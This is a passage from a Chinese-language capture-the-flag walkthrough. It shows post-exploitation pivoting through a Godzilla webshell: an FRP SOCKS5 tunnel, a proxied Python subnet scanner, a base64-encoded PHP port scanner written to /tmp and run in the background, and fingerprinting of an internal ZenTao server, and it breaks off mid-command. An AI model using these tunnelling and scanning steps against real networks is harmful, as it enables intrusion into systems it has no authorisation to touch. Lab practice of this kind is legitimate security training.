
这时候就可以按下Ctrl+C,停止Kali的HTTP文件共享了
6.1.2 DMZ 搭建 FRP 一级代理
(1)在哥斯拉终端解压并赋予权限
# 1. 进入目标目录cd /var/www/html/uploads/
# 2. 解压 frp 压缩包tar -zxvf frp.tar.gz
#进入解压出来的文件夹cd frp_0.71.1_linux_amd64/
# 3. 查看解压出来的文件(你应该能看到 frps, frpc 等文件)ls -la
# 4. 给这两个文件赋予可执行权限(非常重要,否则无法运行)chmod +x frps frpc(2)创建并编辑配置文件 (利用哥斯拉的文件管理)
为了方便,这里直接用哥斯拉的「文件管理」去双击打开修改
- 写入 frps.toml (服务端)
bindPort = 7000auth.method = "token"auth.token = "admin123"
- 写入 frpc.toml (客户端)
serverAddr = "127.0.0.1"serverPort = 7000auth.method = "token"auth.token = "admin123"
[[proxies]]name = "socks5_dmz"type = "tcp"remotePort = 55004
[proxies.plugin]type = "socks5"
- 启动服务(哥斯拉)
后台静默运行 FRP 的服务端(frps)和客户端(frpc)
#以下命令建议逐行执行nohup ./frps -c frps.toml > frps.log **2**>**&1** &#--- 分割线 ---nohup ./frpc -c frpc.toml > frpc.log **2**>**&1** &6.2 验证代理
6.2.1 验证回显
在 Kali 上执行
#把以下的IP地址换成你的靶场IP+55004端口号curl -s --socks5 192.168.153.135:55004 http://172.16.37.17/ | head -5即可看到回显,说明代理搭建成功

6.2.2 配置 FireFox 浏览器代理
也可以按照下图的页面,给 Kali 自带 FireFox 浏览器配置代理

配置成功后,输入http://172.16.37.17/即可打开该网页

6.3 探测内网 OA
这里我使用的方法是在 Kali 上构建 Python 脚本来进行内网探测
6.3.1 创建扫描脚本
将以下的内容粘贴至 Kali 终端
cat > /tmp/scan.py << 'SCANEOF'#!/usr/bin/env python3# -*- coding: utf-8 -*-"""经 SOCKS5 代理扫描内网网段(只输出开放端口)"""import socket, struct, sys, ipaddressfrom concurrent.futures import ThreadPoolExecutor
PORTS_DEFAULT = [21, 22, 80, 443, 445, 135, 3306, 3389, 5985, 8080]
def socks_connect(proxy, host, port, timeout=4): try: s = socket.create_connection(proxy, timeout=timeout) s.settimeout(timeout) s.sendall(b'\x05\x01\x00') if s.recv(2) != b'\x05\x00': s.close(); return False ip = socket.inet_aton(host) s.sendall(b'\x05\x01\x00\x01' + ip + struct.pack('>H', port)) rep = s.recv(10) s.close() return len(rep) > 1 and rep[1] == 0 except Exception: return False
def probe(job): proxy, ip, port = job return (ip, port) if socks_connect(proxy, ip, port) else None
def main(): proxy_str, cidr = sys.argv[1], sys.argv[2] ports = [int(p) for p in sys.argv[3].split(',')] if len(sys.argv) > 3 else PORTS_DEFAULT ph, pp = proxy_str.rsplit(':', 1) proxy = (ph, int(pp)) print('=== 经代理扫描(只输出开放端口)===') print('代理 : %s:%d' % proxy) print('网段 : %s' % cidr) print('端口 : %s' % ','.join(map(str, ports))) print('-' * 46) hosts = [str(h) for h in ipaddress.ip_network(cidr, strict=False).hosts()] jobs = [(proxy, ip, p) for ip in hosts for p in ports] hits = {} with ThreadPoolExecutor(max_workers=200) as ex: for r in ex.map(probe, jobs): if r: hits.setdefault(r[0], []).append(r[1]) for ip in sorted(hits, key=lambda x: int(ipaddress.ip_address(x))): print('%-16s OPEN: %s' % (ip, ','.join(map(str, sorted(hits[ip]))))) print('-' * 46) print('共发现 %d 台主机有开放端口' % len(hits))
if __name__ == '__main__': main()SCANEOFchmod +x /tmp/scan.py6.3.2 代理扫描
python3 /tmp/scan.py 192.168.153.135:55004 172.16.37.0/24 22,80,3306回显:

得出结论:172.16.37.17 开放 22/80 端口,为内网 OA 服务器
6.4 验证 OA 服务
6.4.1 查看回显

在哥斯拉上执行以下命令,查看OA返回结果
curl -s -I http://172.16.37.17/实际回显如下:
6.4.2 脚本验证(可选)
这里我让AI写了一个网段小脚本,可以用于验证扫描对应的网段
直接复制下面这一整段,粘贴到哥斯拉的终端里执行(注释的内容不需要复制):
echo 'PD9waHAKJGlwID0gIjE3Mi4xNi4zNy4iOwokcG9ydHMgPSBbMjIsIDgwLCAzMzA2LCA4MDgwLCA1NTAwM107CmVjaG8gIuW8gOWni+aJq+aPjy4uLlxuIjsKZm9yICgkaSA9IDE7ICRpIDw9IDI1NDsgJGkrKykgewogICAgJHRhcmdldCA9ICRpcCAuICRpOwogICAgZm9yZWFjaCAoJHBvcnRzIGFzICRwb3J0KSB7CiAgICAgICAgJGNvbm4gPSBAZnNvY2tvcGVuKCR0YXJnZXQsICRwb3J0LCAkZSwgJHMsIDAuMDUpOyAvLyDotoXml7bmlLnmiJAwLjA15q+r56eSCiAgICAgICAgaWYgKCRjb25uKSB7CiAgICAgICAgICAgICRvdXQgPSAiWytdIE9QRU46IHskdGFyZ2V0fToke3BvcnR9XG4iOwogICAgICAgICAgICBlY2hvICRvdXQ7CiAgICAgICAgICAgIGZpbGVfcHV0X2NvbnRlbnRzKCcvdG1wL3NjYW5fcmVzdWx0LnR4dCcsICRvdXQsIEZJTEVfQVBQRU5EKTsKICAgICAgICAgICAgZmNsb3NlKCRjb25uKTsKICAgICAgICB9CiAgICB9Cn0KZWNobyAi5omr5o+P5a6M5oiS77yM57uT5p6c5bey5L+d5a2Y5YiwIC90bXAvc2Nhbl9yZXN1bHQudHh0XG4iOwo/Pg==' | base64 -d > /tmp/netscan.php
#复制到以上的内容即可,下面注释的不需要复制,仅供参考
#以上的base64编码对应的代码内容对应如下:
//<?php// <?php// $ip = "172.16.37.";// $ports = [22, 80, 3306, 8080, 55003];// echo "开始扫描...\n";// for ($i = 1; $i <= 254; $i++) {// $target = $ip . $i;// foreach ($ports as $port) {// $conn = @fsockopen($target, $port, $e, $s, 0.05); // 超时或0.05毫秒// if ($conn) {// $out = "[+] OPEN: {$target}:{$port}\n";// echo $out;// file_put_contents('/tmp/scan_result.txt', $out, FILE_APPEND);// fclose($conn);// }// }// }// echo "扫描完成,结果已保存到 /tmp/scan_result.txt\n";// ?>文件写到了 /tmp 目录下(不放在网站目录了,避免被 Nginx 干扰)执行下面这行命令,让它在后台跑:
php /tmp/netscan.php > /dev/null 2>&1 &稍等 3 秒钟,执行下面的命令查看结果:
cat /tmp/scan_result.txt实际结果如下:

可以看到,确实是有一台机器的IP为172.16.37.17,并且开放了对应端口的服务
6.5 Flag4
Flag4 = 172.16.37.17七、Flag5 —— OA 漏洞挖掘
7.1 OA 指纹识别
7.1.1 识别框架
#把以下的IP地址换成你的靶场IP+55004端口号curl -s --socks5 192.168.153.135:55004 http://172.16.37.17/ | head -10正常回显如下:

读出的信息:
-
OA 运行 禅道 ZenTaoPMS
-
Web 根目录
/zentao
7.1.2 继续使用脚本扫描 OA 目录
python3 /tmp/scan.py 192.168.153.135:55004 172.16.37.17 80
7.1.3 猜测常见路径
在 Kali 使用以下命令,查看常见路径的回显
for p in robots.txt .git .htaccess sitemap.xml admin api upload; do code=$(curl -s -m 8 --socks5 192.168.153.135:55004 -o /dev/null -w '%{http_code}' http://172.16.37.17/zentao/$p) [ "$code" != "000" ] && echo "/zentao/$p -> 